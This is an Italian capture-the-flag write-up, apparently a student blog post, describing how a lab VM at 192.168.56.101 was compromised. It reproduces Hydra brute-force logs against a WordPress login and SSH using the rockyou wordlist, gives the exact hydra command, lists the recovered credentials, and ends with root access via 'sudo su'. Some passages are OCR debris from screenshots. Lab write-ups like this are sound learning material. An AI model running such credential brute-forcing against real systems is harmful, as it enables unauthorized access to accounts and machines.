
```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Actions Edit View Help
[ATTEMPT] target 192.168.56.101 - login "john" - pass "baby" - 2507 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "1478963" - 2508 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "060606" - 2509 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "sexyback" - 2510 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "paulo" - 2511 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "jeffhardy" - 2512 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "secret1" - 2513 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "panasonic" - 2514 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "enigma" - 2515 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "crisly" - 2516 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "thankyou" - 2517 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "teodio" - 2518 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "porter" - 2519 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "maria1" - 2520 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "biscuit" - 2521 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "becky" - 2522 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "bautista" - 2523 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "allan" - 2524 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "spring" - 2525 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "malcolm" - 2526 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "francesca" - 2527 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "canela" - 2528 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "victory" - 2529 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "toshiba" - 2530 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "poppy" - 2531 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "maria" - 2532 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "love16" - 2533 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "latoya" - 2534 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "killme" - 2535 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "bernardo" - 2536 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "renata" - 2537 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "password7" - 2538 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "laguna" - 2539 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "nofear" - 2540 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "megani" - 2541 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "jammy1" - 2542 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "jared" - 2543 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "12344321" - 2544 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "twister" - 2545 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "rosemary" - 2546 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "rooster" - 2547 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "retard" - 2548 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "daniella" - 2549 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "cosmin" - 2550 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "alexandria" - 2551 of 14344399 [child 8] (0/0)
[80][http-post-form] host: 192.168.56.101 login: john password: enigma
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 18:51:37
(kali@kali) [~]
$
```

E fortunatamente ha funzionato, ho trovato la password ho provato a loggarmi e mi ritrovo questo...



Ho esplorato il sito e non ho trovato nulla, a dire il vero si potrebbero installare delle backdoor però ho voluto esplorare un servizio che ho trascurato fino ad ora, l'ssh!!





```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ssh abatchy@192.168.56.101
abatchy@192.168.56.101: Permission denied (publickey).


(kali@kali)-[~]
$ ssh john@192.168.56.101
john@192.168.56.101: Permission denied (publickey).

(kali@kali)-[~]
$ ssh mai@192.168.56.101
mai@192.168.56.101: Permission denied (publickey).

(kali@kali)-[~]
$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Home node_modules
progetto prof Flood UDP.py
Clicca per
exploit
Python per
git
```

Per l'ssh ho avuto lo stesso comportamento di http ho cominciato a spammare tutti gli username cercando una reazione differente l'una dall'altra ed è arrivata, chiamiamola fortuna o disperazione di un cristiano che conosce 2 tool 😊.In ogni caso stesso copione, chat gpt per il comando corretto,Hydra per tentare il brute e rock you come vocabolario.

Il comando: `hydra -V -l anne -P /usr/share/wordlists/rockyou.txt -f ssh://192.168.56.101`



```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[~]
$ hydra -V -l anne -P /usr/share/wordlists/rockyou.txt -f ssh://192.168.56.101

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 21:34:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[22][ssh] host: 192.168.56.101 login: anne password: princess
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 21:35:18
(kali@kali)-[~]
$
```

Con grande sorpresa è entrata subito la psw corretta, allora molto banalmente e sfiduciato faccio il login con le credenziali trovate e azzardo un `sudo su`, e sbaaaam dopo aver perso 2 giorni a tarare il comando per scassinare WordPress concludo così il CTF!!!!



(kali@kali)-[~]

\$ ssh anne@192.168.56.101

anne@192.168.56.101's password:

Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

\* Documentation: <https://help.ubuntu.com/>

382 packages can be updated.

275 updates are security updates.

New release '14.04.5 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68

anne@bsides2018:~\$ sudo su

[sudo] password for anne:

root@bsides2018:/home/anne#

progetto prof - FloodUDP.py

Clicca per r...

exploit

Python per ...